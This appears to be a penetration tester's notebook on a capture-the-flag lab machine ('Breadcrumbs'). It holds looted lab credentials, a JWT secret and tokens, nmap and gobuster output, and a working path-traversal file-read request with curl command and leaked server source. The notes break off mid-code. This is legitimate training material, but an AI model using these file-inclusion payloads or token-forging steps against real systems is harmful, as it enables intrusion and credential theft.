



Creds

Username	Password	Service	Status	Type
Juliette	jUli901./())!	ssh		Server Admin
Development	fN3)sN5Ee@g	ssh		
Administrator	p@ssw0rd!@#\$9890./	ssh		
Alex			Offline	Admin
Emma			Offline	Developer
Jack			Snoozing	Admin
John			Active	Ad Manager
Lucas			Offline	Developer
Olivia			Active	Data Analyst
Paul			Active	Admin
William			Snoozing	Developer
Sirine				Reception
support				Service

mysql creds

Host	Port	User	Password	DBname
localhost	3306	bread	jUli901	bread
localhost	3306	passwordM	hWjSh812jDn1asd./213-91!#(bread

JWT Secret Key

Key
6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e

JWT User Tokens

User	Token
paul	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW11IjoicGF1bCJ9fQ.7pc5S1P76YsrWhi_gu23bzYLYWxqORkr0WtEz_IUtCU

Note: there is a difference between P and p. the program wants lowercase.

PHPSESSID (cookie)

User	PHPSESSID
Paul	Paul47200b180ccd6835d25d034eeb6e6390

AES_Key

user	key	password.b64
Adminisrator	k19D193j.<19391(H2dFz/jNwtSTWDURot9JBhWMP6XOdmcpqqvYHG35QKw=

Nmap

Port	Service	Info
22	ssh	OpenSSH for_Windows_7.7 (protocol 2.0)

Port	Service	Info
80	http	Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/8.0.1)
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft Windows netbios-ssn
443	ssl/https	Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/8.0.1)
445	Microsoft-ds ?	
3306	Mysql	MariaDB server
5040	?	?
7680	panda-pub?	?
49664-49669	?	Microsoft windows RPC ?

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.91 scan initiated Mon May 31 12:07:56 2021 as: nmap -sC -sV -vvv -oN
nmap/Full -p- 10.10.10.228
Nmap scan report for 10.10.10.228
Host is up, received reset ttl 127 (0.026s latency).
Scanned at 2021-05-31 12:07:57 EDT for 202s
Not shown: 65520 closed ports
Reason: 65520 resets
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 127 OpenSSH for_Windows_7.7 (protocol
2.0)
| ssh-hostkey:
|   2048 9d:d0:b8:81:55:54:ea:0f:89:b1:10:32:33:6a:a7:8f (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQD1/bmEHFv3nRSf2uH/akLLIfkmpxbSWiVRe0dwmJrM2iD9g1gqVH
|   256 1f:2e:67:37:1a:b8:91:1d:5c:31:59:c7:c6:df:14:1d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIbmlzdHAyNTYAAABBBMPvEspRGrd2/vma82j25vli6C/Td5
```

```
| 256 30:9e:5d:12:e3:c6:b7:c6:3b:7e:1e:e7:89:7e:83:e4 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAII+TY3313X2GdjXH6r6IrDURWI4H4itbZG41GaktT00D
80/tcp    open  http          syn-ack ttl 127 Apache httpd 2.4.46 ((Win64)
OpenSSL/1.1.1h PHP/8.0.1)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
|_http-title: Library
135/tcp    open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp    open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
443/tcp    open  ssl/http      syn-ack ttl 127 Apache httpd 2.4.46 ((Win64)
OpenSSL/1.1.1h PHP/8.0.1)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
|_http-title: Library
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
| SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
| -----BEGIN CERTIFICATE-----
| MIIBnzCCAQgCCQC1x1LJh4G1AzANBgqhkiG9w0BAQUFADAUMRIwEAYDVQQDEwls
| b2NhbGhvc3QwHhcNMDEwMjE0ODQ3WWhcNMDEwMjE0ODQ3WjAUMRIwEAYD
| VQQUDEwlsb2NhbGhvc3QwZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMEl0yfj
| 7K0Ng2pt51+adRAj4pCdoGOVjx1BmljVnGOMW3OGkHnMw9ajibh1vB6UfHxu463o
| J1wLxgxq+Q8y/rPEehAjBCspKNSq+bMvZhD4p8HNYMRrKFfjZzv3ns1IIItw46kgT
```

```
| gDpAl1cMRzVGPXFimu5TnWM0Z3ooyaQ0/xntAgMBAAEwDQYJKoZIhvcNAQEFBQAD
| gYEAavHzSWz5umhfb/MnBma5DL2VNzS+9whmmpsDGEG+uR0kM1W2GQIdVHHJTyFd
| aHXzgVJBQcWTwhp84nvHSiQTDBSaT6cQNQpvag/TaED/SEQpm0VqDFwpfFYuufBL
| vVNbLkKxbK2XwUvu0RxoLdBMC/89HqrZ0ppi0NuQ+X2MtxE=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_tls-alpn:
|_ http/1.1
445/tcp open microsoft-ds? syn-ack ttl 127
3306/tcp open mysql? syn-ack ttl 127
|_fingerprint-strings:
|_ HTTPOptions:
|_ Host '10.10.15.41' is not allowed to connect to this MariaDB server
|_mysql-info:
|_ MySQL Error: Host '10.10.15.41' is not allowed to connect to this MariaDB
server
5040/tcp open unknown syn-ack ttl 127
7680/tcp open pando-pub? syn-ack ttl 127
49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port3306-TCP:V=7.91%I=7%D=5/31%Time=60B50A06%P=x86_64-pc-linux-gnu%r(HT
SF:TPOptions,4A,"F\0\0\x01\xffj\x04Host\x20'10.10.15.41'\x20is\x20not\x
SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -41m21s
|_p2p-conficker:
|_ Checking for Conficker.C or higher...
|_ Check 1 (port 42904/tcp): CLEAN (Couldn't connect)
|_ Check 2 (port 9573/tcp): CLEAN (Couldn't connect)
|_ Check 3 (port 39832/udp): CLEAN (Timeout)
|_ Check 4 (port 51923/udp): CLEAN (Failed to receive data)
```

```
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2021-05-31T15:29:45
|_   start_date: N/A
```

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

Nmap done at Mon May 31 12:11:19 2021 -- 1 IP address (1 host up) scanned in
203.23 seconds

Port 135 - MSRPC

rpcdump.py

```
python3 rpcdump.py -target-ip 10.10.10.228 10.10.10.228
```

notable rpc endpoints

- Security Account Manager
- Task Scheduler Service
- Service Control Manager

```
=====
Protocol: [MS-SAMR]: Security Account Manager (SAM) Remote Protocol
```

```
Provider: samsrv.dll
```

```
UUID      : 12345778-1234-ABCD-EF00-0123456789AC v1.0
```

```
Bindings:
```

```
ncacn_ip_tcp:10.10.10.228[49664]
```

```
ncalrpc:[samss lpc]
```

```
ncalrpc:[SidKey Local End Point]
```

```
ncalrpc:[protected_storage]
```

```
ncalrpc:[lsasspirpc]
```

```
ncalrpc:[lsapolicylookup]
```

```
ncalrpc:[LSA_EAS_ENDPOINT]  
ncalrpc:[LSA_IDPEXT_ENDPOINT]  
ncalrpc:[lsacap]  
ncalrpc:[LSARPC_ENDPOINT]  
ncalrpc:[securityevent]  
ncalrpc:[audit]  
ncacn_np:\\BREADCRUMBS[\\pipe\\lsass]
```

=====

Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol

Provider: taskcomp.dll

UUID : 1FF70682-0A51-30E8-076D-740BE8CEE98B v1.0

Bindings:

ncacn_np:\\BREADCRUMBS[\\PIPE\\atsvc]

ncalrpc:[LRPC-3d0556941b2d177a09]

=====

Protocol: [MS-SCMR]: Service Control Manager Remote Protocol

Provider: services.exe

UUID : 367ABB81-9844-35F1-AD32-98F038001003 v2.0

Bindings:

ncacn_ip_tcp:10.10.10.228[49668]

=====


IOXIDResolver.py

```
kali@kali:/opt/IOXIDResolver$ python3 IOXIDResolver.py -t 10.10.10.228  
[*] Retrieving network interface of 10.10.10.228  
Address: Breadcrumbs  
Address: 10.10.10.228  
Address: dead:beef::9c82:e453:9c06:cea  
Address: dead:beef::69d2:baed:794a:fec1
```

- Address: dead:beef::9c82:e453:9c06:cea
- Address: dead:beef::69d2:baed:794a:fec1


Nothing else really useful here moving on to port 80(http)

Web Enumeration Port 80/443



not a whole lot yet, but there is a link to a [github repo helich0pper](#) and

/php/books.php



gobuster


```
/includes          (Status: 301) [Size: 339] [-->
http://10.10.10.228/includes/]
/css               (Status: 301) [Size: 334] [--> http://10.10.10.228/css/]
/js               (Status: 301) [Size: 333] [--> http://10.10.10.228/js/]
/db               (Status: 301) [Size: 333] [--> http://10.10.10.228/db/]
/php              (Status: 301) [Size: 334] [--> http://10.10.10.228/php/]
/.                (Status: 200) [Size: 2368]
/portal           (Status: 301) [Size: 337] [-->
http://10.10.10.228/portal/]
/CSS               (Status: 301) [Size: 334] [--> http://10.10.10.228/CSS/]
/books            (Status: 301) [Size: 336] [-->
http://10.10.10.228/books/]
/Includes          (Status: 301) [Size: 339] [-->
http://10.10.10.228/Includes/]
/JS                (Status: 301) [Size: 333] [--> http://10.10.10.228/JS/]
/examples          (Status: 503) [Size: 401]
/Css               (Status: 301) [Size: 334] [--> http://10.10.10.228/Css/]
/Js                (Status: 301) [Size: 333] [--> http://10.10.10.228/Js/]
/DB                (Status: 301) [Size: 333] [--> http://10.10.10.228/DB/]
/PHP               (Status: 301) [Size: 334] [--> http://10.10.10.228/PHP/]
/Portal            (Status: 301) [Size: 337] [-->
http://10.10.10.228/Portal/]
/Books             (Status: 301) [Size: 336] [-->
http://10.10.10.228/Books/]
/INCLUDES          (Status: 301) [Size: 339] [-->
http://10.10.10.228/INCLUDES/]
/PORTAL            (Status: 301) [Size: 337] [-->
http://10.10.10.228/PORTAL/]
/Php                (Status: 301) [Size: 334] [--> http://10.10.10.228/Php/]
/Db                (Status: 301) [Size: 333] [--> http://10.10.10.228/Db/]
```

/Portal/login.php

10.10.10.228/Portal/login.php

Restricted domain for: 10.10.15.41
Please return [home](#) or contact [helper](#) if you think there is a mistake.

Login

Username

Password

Login

Dont have an account? [Sign up](#)


© 2021 helich0pper

/portal/php/admins.php

10.10.10.228/portal/php/admins.php

Current Helpers

Name	Status
Alex	Offline
Emma	Offline
Jack	Snoozing
John	Active
Lucas	Offline
Olivia	Active
Paul	Active
William	Snoozing

 Helper contact information and position are not publicly available. Kindly refer to the contact sheet given to you during orientation.

© 2021 helich0pper

Potential Users [00 - Loot > Creds](#)

- Alex

- Emma
- Jack
- John
- Lucas
- Olivia
- Paul
- William

/Portal/signup.php

Signup Creds

Username	Password
SuperDuper	SuperDuper1234

10.10.10.228/Portal/signup.php

Restricted domain for: 10.10.15.41
Please return [home](#) or contact [helper](#) if you think there is a mistake.

Signup

Username

Password

Confirm Password

[Signup](#)

Already have an account? [Login](#)

© 2021 [helich0pper](#)

after signin we get a JWT token.

```
GET /portal HTTP/1.1
Host: 10.10.10.228
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
```


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/  
exchange;q=b3;q=0.9  
Referer: http://10.10.10.228/Portal/login.php  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Cookie: PHPSESSID=SuperDuper8c8808867b53c49777fe5559164708c3;  
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoiU3VwZXJEdXB  
Connection: close
```

```
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoiU3VwZXJEdXB  
lcjJ9fQ.a6PR2bJM7HSgJJJanb8qfxmxfr0tU0PB8_tuPgIH2ptY
```


```
{"typ": "JWT", "alg": "HS256"}  
{"data": {"username": "SuperDuper"}}
```

Well we can see the data in the token, but still need secret key.
lets explores some more.

/portal/index.php - File Management



/portal/php/issues.php - Issues



- very interesting no logout option and infinite PHPSESSID

/portal/php/users.php - User Management

User Management

! Under construction

Username	Age	Position
alex	21	Admin
paul	24	Admin
jack	22	Admin
olivia	24	Data Analyst
john	39	Ad Manager
emma	20	Developer
william	20	Developer
lucas	25	Developer
sirine	27	Reception
juliette	20	Server Admin
support	-	Service
SuperDuper	-	Awaiting approval

More Users [00 - Loot > Creds](#)

- sirine - Reception
- juliette - Server Admin
- support - Service

After some more enumeration and exploration i found an Exploit

Exploit - LFI

```
POST /includes/bookController.php HTTP/1.1
Host: 10.10.10.228
Content-Length: 35
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.10.10.228
Referer: http://10.10.10.228/php/books.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=sel3sf2406nbq9fp9bkkq2tq5v
Connection: close

book=../portal/db/db.php&method=1
```

```
curl -i -s -k -X $'POST' \ -H $'Host: 10.10.10.228' -H $'Content-Length: 35' -H
$'Accept: application/json, text/javascript, */*; q=0.01' -H $'X-Requested-With:
XMLHttpRequest' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36' -H
$'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' -H $'Origin:
http://10.10.10.228' -H $'Referer: http://10.10.10.228/php/books.php' -H $'Accept-
Encoding: gzip, deflate' -H $'Accept-Language: en-US,en;q=0.9' -H $'Connection:
close' \ -b $'PHPSESSID=sel3sf2406nbq9fp9bkkq2tq5v' \ --data-binary
$'book=../portal/db/db.php&method=1\x0d\x0a' \
$'http://10.10.10.228/includes/bookController.php'
```

response

```
HTTP/1.1 200 OK
Date: Tue, 01 Jun 2021 04:30:13 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
X-Powered-By: PHP/8.0.1
Content-Length: 272
Connection: close
Content-Type: text/html; charset=UTF-8

"<?
php\r\n\r\n$host=\"localhost\";\r\n$port=3306;\r\n$user=\"bread\";\r\n$password=\"
= new mysqli($host, $user, $password, $dbname, $port) or die ('Could not
connect to the database server' . mysqli_connect_error());\r\n?>\r\n"
```

Awesome, we can read files!

mysql creds [00 - Loot > mysql creds](#)

- host = localhost
- port = 3306
- user = bread
- password = jUli901
- dbname=bread

ok lets take a look at /portal/php/files.php

```
<?php session_start();
$LOGGED_IN = false;
if($_SESSION['username'] !== "paul"){
    header("Location: ../index.php");
}
if(isset($_SESSION['loggedIn'])){
    $LOGGED_IN = true;
    require '../db/db.php';
}
else{
    header("Location: ../auth/login.php");
    die();
}
?>
```

ok, so only paul can get to the uploads page..

lets take a look at the file controller.php

```
<?php
$ret = "";
require "../vendor/autoload.php";
use \\Firebase\\JWT\\JWT;
session_start();

function validate(){
    $ret = false;
    $jwt = $_COOKIE['token'];
```



```

    $secret_key =
'6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e';
    $ret = JWT::decode($jwt, $secret_key, array('HS256'));
    return $ret;
}

if($_SERVER['REQUEST_METHOD'] === "POST"){
    $admins = array("paul");
    $user = validate()->data->username;
    if(in_array($user, $admins) && $_SESSION['username'] == "paul"){
        error_reporting(E_ALL & ~E_NOTICE);
        $uploads_dir = '../uploads';
        $tmp_name = $_FILES["file"]["tmp_name"];
        $name = $_POST['task'];

        if(move_uploaded_file($tmp_name, "$uploads_dir/$name")){
            $ret = "Success. Have a great weekend!";
        }
        else{
            $ret = "Missing file or title :(" ;
        }
    }
    else{
        $ret = "Insufficient privileges. Contact admin or
developer to upload code. Note: If you recently registered, please wait for one
of our admins to approve it.";
    }

    echo $ret;
}

```

- ok only paul can upload files.
- [00 - Loot > JWT Secret Key](#)
 - jwt secret
key:6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e
- need phpsessid cookie

../portal/authController.php

```

"<?php
require 'db\db.php';
require "\"cookie.php\"";
require "\"vendor\autoload.php\"";
use \\Firebase\\JWT\\JWT;

$errors = array();
$username = "\"\"";
$userdata = array();
$valid = false;
$IP = $_SERVER['REMOTE_ADDR'];

\\//if user clicks on login\r\nif($_SERVER['REQUEST_METHOD'] === "\"POST\""){
if($_POST['method'] == 0){
    $username = $_POST['username'];
    $password = $_POST['password'];
    \r\n    $query = "\"SELECT username,position FROM users WHERE
username=? LIMIT 1\"";
    $stmt = $con->prepare($query);
    $stmt->bind_param('s', $username);
    $stmt->execute();
    $result = $stmt->get_result();
    while ($row = $result->fetch_array(MYSQLI_ASSOC)){
array_push($userdata, $row);
    }
    $userCount = $result->num_rows;
    $stmt->close();

    if($userCount > 0){
        $password = sha1($password);
        $passwordQuery = "\"SELECT * FROM users WHERE password=? AND
username=? LIMIT 1\"";
        $stmt = $con->prepare($passwordQuery);
        $stmt->bind_param('ss', $password, $username);

        $stmt->execute();
        $result = $stmt->get_result();

        if($result->num_rows > 0){
            $valid = true;
        }
        $stmt->close();
    }
    if($valid){
session_id(makesession($username));
        session_start();
    }
}
}

```

```

        $secret_key =
'6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e';
        $data = array();
        $payload = array(\r\n                \"data\" => array(\r\n
\"username\" => $username\r\n                ));
        $jwt = JWT::encode($payload, $secret_key, 'HS256');
        \r\n                setcookie(\"token\", $jwt, time() + (86400 * 30),
\"/\");
        $_SESSION['username'] = $username;
        $_SESSION['loggedIn'] = true;\r\n                if($userdata[0]
['position'] == \"\"){\r\n                $_SESSION['role'] = \"Awaiting
approval\";
                } \r\n                elseif{\r\n                $_SESSION['role'] =
$userdata[0]['position'];
                }\r\n                \r\n                header(\"Location: /\portal\");
